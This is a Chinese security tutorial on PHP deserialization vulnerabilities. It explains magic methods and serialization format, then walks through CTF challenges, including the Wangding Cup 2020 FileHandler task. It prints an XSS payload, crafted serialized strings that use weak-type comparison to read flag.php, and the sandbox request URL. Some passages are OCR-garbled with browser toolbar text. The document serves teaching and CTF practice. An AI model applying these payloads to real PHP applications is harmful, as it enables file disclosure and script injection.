

Day37　WEB漏洞–反序列化之 PHP&JAVA全解(上)





37.1 php反序列化

37.1.1 原理

未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码 执行，SQL 注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能会触发对象中的一些魔术方法。

```
php序列化与反序列化的关键函数：
serialize() 将一个对象转换成字符串
unserialize() 将字符串还原成一个对象
```


37.1.2 触发

unserialize 函数的变量可控，文件中存在可利用的类，类中有魔术方法：


```
__construct()    //创建对象时触发
__destruct()     //对象被销毁时触发
__call()         //在对象上下文中调用不可访问的方法时触发
__callStatic() //在静态上下文中调用不可访问的方法时触发
__get()          //用于从不可访问的属性读取数据
__set()          //用于将数据写入不可访问的属性
__isset()        //在不可访问的属性上调用 isset()或empty()触发
__unset()        //在不可访问的属性上使用 unset()时触发
__invoke()       //当脚本尝试将对象调用为函数时触发
__wakeup()     //当在反序列化时，php就会调用__wakeup方法
```

37.1.3 序列化和反序列化小例子

php序列化：s:3:“aaa”；为序列化结果（s代表类型，3代表字符串个数。如果是int型，就是i，并且不显示个数例如i:123;）



php反序列化：aaa 为反序列化结果




```
class S{
    public $test="pikachu";
}
$s=new S(); //创建一个对象
serialize($s); //把这个对象进行序列化
序列化后得到的结果是这个样子的:O:1:"S":1:{s:4:"test";s:7:"pikachu";}
O:代表object
1:代表对象名字长度为一个字符
S:对象的名称
1:代表对象里面有一个变量
s:数据类型
4:变量名称的长度
test:变量名称
s:数据类型
7:变量值的长度
pikachu:变量值
```

```
$u=unserialize("O:1:"S":1:
{s:4:"test";s:7:"pikachu";}");
    echo $u->test; //得到的结果为pikachu
```

37.1.4 知识补充


序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了PHP中的魔法函数,就会导致安全问题:

```
漏洞举例:
class S{
    var $test = "pikachu";
    function __destruct(){
        echo $this->test;
    }
}
$s = $_GET['test'];
@$unser = unserialize($a);

payload:O:1:"S":1:{s:4:"test";s:29:"
<script>alert('xss')</script>";}
```

```
== （允许类型转换）
== 检查--值相等 （值相等）
===检查--值和类型相等（类型和值都要相等）
js在比较的时候如果是 == 会先做类型转换，再判断值得大小，如果是===类型和值必须都相等。
```

37.2 无类序列化小例子

此处通过GET方式接收值存入变量str，再通过if进行判断，如果变量str的值反序列化的结果等于变量key中的值时，就输入falg：




```php
<?php
$key="xiaodi";
echo serialize($key);
?>
```

序列化结果：

```
s:6:"xiaodi";
```


```php
//flag.php

<?php
echo "我爱吃瓜！";
?>
```


37.3 CTF 反序列化小真题-无类执行-实例


根据提示使用GET传参数hint后显示源码:

```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
        show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
        echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


代码中了解到，需要用cookie进行传参ISecer,且根据代码可知，（不使用get传参）$key的值为空，

然后按要求对空进行序列化，给$key赋值即可:






37.4 网鼎杯 2020 青龙大真题-有类魔术方法触发-实例



```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

        protected $op;
        protected $filename;
        protected $content;

        function __construct() {
                $op = "1";
                $filename = "/tmp/tmpfile";
                $content = "Hello World!";
                $this->process();
        }

        public function process() {
                if($this->op == "1") {
                        $this->write();
                } else if($this->op == "2") {
                        $res = $this->read();
                        $this->output($res);
                } else {
                        $this->output("Bad Hacker!");
                }
        }

        private function write() {
                if(isset($this->filename) && isset($this->content)) {
                        if(strlen((string)$this->content) > 100) {
                                $this->output("Too long!");
                                die();
                        }
                        $res = file_put_contents($this->filename, $this->content);
                        if($res) $this->output("Successful!");
                        else $this->output("Failed!");
                } else {
                        $this->output("Failed!");
                }
        }

        private function read() {
                $res = "";
                if(isset($this->filename)) {
                        $res = file_get_contents($this->filename);
                }
```




```
                                $this->output("Too long!");
                                die();
                        }
                        $res = file_put_contents($this->filename, $this->content);
                        if($res) $this->output("Successful!");
                        else $this->output("Failed!");
                } else {
                        $this->output("Failed!");
                }
        }

        private function read() {
                $res = "";
                if(isset($this->filename)) {
                        $res = file_get_contents($this->filename);
                }
                return $res;
        }

        private function output($s) {
                echo "[Result]: <br>";
                echo $s;
        }

        function __destruct() {
                if($this->op === "2")
                        $this->op = "1";
                $this->content = "";
                $this->process();
        }

}

function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}

if(isset($_GET['str'])) {

        $str = (string)$_GET['str'];
        if(is_valid($str)) {
                $obj = unserialize($str);
        }

}
[Result]:
```


构造需要的序列化字符串:

```php
<?php
class FileHandler {
public $op=' 2';
public $filename="flag.php";
public $content="liandy";
}
$flag= new FileHandler();
$flag_1=serialize($flag);
echo $flag_1;
?>

结果:
O:11:"FileHandler":3{s:2:"op";s:2:"2";s:8:"filen
ame";s:8:"flag.php";s:7:"content";s:6:"liandy";}
```

然后传参:


challenge-9d8540219bbb7f2d.sandbox.ctfhub.com:10800/?str=O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content
火狐官方站点 QQ邮箱 开发人员工具、技术文... 菜鸟教程 - 学的不仅是... 魔戒.net 吾爱破解 - LCG - LSG|... 在线工具 - Bugku CTF
private function output($s) {
echo "[Result]:
";
echo $s;
}
function __destruct() {
if($this->op === "2")
$this->op = "1";
$this->content = "";
$this->process();
}
}
function is_valid($s) {
for($i = 0; $i < strlen($s); $i++)
if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
return false;
return true;
}
if(isset($_GET['str'])) {
$str = (string)$_GET['str'];
if(is_valid($str)) {
$obj = unserialize($str);
}
}
[Result]:
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
http://challenge-9d8540219bbb7f2d.sandbox.ctfhub.com:10800/?str=O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:6:"liandy";}
Post data Referer User Agent Cookies Clear All

获取到flag：


view-source:challenge-a82279ee8da8aeb6.sandbox.ctfhub.com:10800/?str=O:11:"FileHandler":3:{s:2:"op";s:2:"%202";s:8:"filename";s:8:"flag.php";s:7:"content";s:2:"xd";}
自动换行
<code>
<?php

include("flag.php");

highlight_

</code>[Result]:
<?php
$FLAG = "ctfhub{25a135bd146c926d49ad89c5}";
?>

解析：

```php
<?php class FileHandler{
    public $op=' 2';
    //源码告诉我们 op 为 1 时候是执行写入为 2 时执行读
public $filename="flag.php";
    //文件开头调用的是
    flag.php public $content="xd";
}
$flag = new FileHandler();
$flag_1 = serialize($flag);
echo $flag_1;
?>
```

涉及：反序列化魔术方法调用，弱类型绕过，ascii 绕过

使用该类对 flag 进行读取，这里面能利用的只有__destruct 函数（析构函数）。__destruct 函数对$this->op 进行了===判断并内容在 2 字符串时会赋值为 1，process 函数中使用==对$this->op 进行判断（为 2 的情况下才能读取内容），因此这里存在弱类型比较，可以使用数字 2 或字符串’ 2’绕过判断。is_valid 函数还对序列化字符串进行了校验，因为成员被 protected 修饰，因此序列化字符串中会出现 ascii 为 0 的字符。经过测试，在 PHP7.2+的环境中，使用 public 修饰成员并序列化，反序列化后成员也会被 public 覆盖修饰。

资源：

```
https://www.cnblogs.com/20175211lyz/p/11403397.html
http://www.dooccn.com/php/
https://www.ctfhub.com/#/challenge
https://ctf.bugku.com/challenges#flag.php
https://cgctf.nuptsast.com/challenges#web
```